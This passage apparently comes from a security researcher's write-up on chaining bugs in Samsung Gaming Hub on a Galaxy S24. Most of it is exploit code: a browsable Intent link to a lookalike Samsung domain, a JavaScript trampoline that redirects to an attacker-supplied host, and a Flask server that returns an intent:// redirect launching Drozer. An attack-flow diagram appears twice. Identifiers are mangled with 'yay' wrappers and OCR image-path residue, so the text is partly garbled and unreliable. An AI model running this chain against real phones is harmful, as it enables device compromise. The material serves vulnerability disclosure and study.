        us.mcsvc.samsung.com.[redacted].com?yayattakeryay=yaypythonserveryay#
        Intent;scheme=gamelauncher;end">yaypocyay</a>
        </h1>
    </body>
</html>
```

Browsable Intent hosted at attacker's web server

Exploit Code for Bugs 1, 2, and 3

```
yaytrampolineyay
<script>

// get hostname and port
var yayquerystringyay = window.location.search;
var yayurlparamsyay = new URLSearchParams(yayquerystringyay);
var yaypythonserveryay = yayurlparamsyay.get('yayattackeryay');

// launch drozer
location.href="http://" + yaypythonserveryay + "/yaylaunchyay";

</script>
```

HTML hosted at https://us.mcsvc.samsung.[redacted].com


Exploit Code for Bugs 1, 2, and 3

```python
from flask import Flask, redirect, url_for, send_from_directory

app = Flask(__name__)

# Route for serving index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')

# launch drozer
@app.route('/yaylaunchyay')
def yaylaunchyay():
    return redirect("intent://#Intent;component=com.yaydevhackmodyay.drozer/com.mwr.dz.activities.MainActivity;end;", code=302)

# pichu dancing
@app.route('/pichu-dance.gif')
def pichuDance():
    return send_from_directory('', 'pichu-dance.gif')

if __name__ == '__main__':
    context = ('cert.pem', 'key.pem')
    app.run(debug=True, port=8000, host="0.0.0.0")
```


Drozer isn't installed yet...

Python Flask web server


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaylaunchyay
HTTP 302 intent://
Launch ???
???


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaylaunchyay
HTTP 302 intent://
Launch ???
???

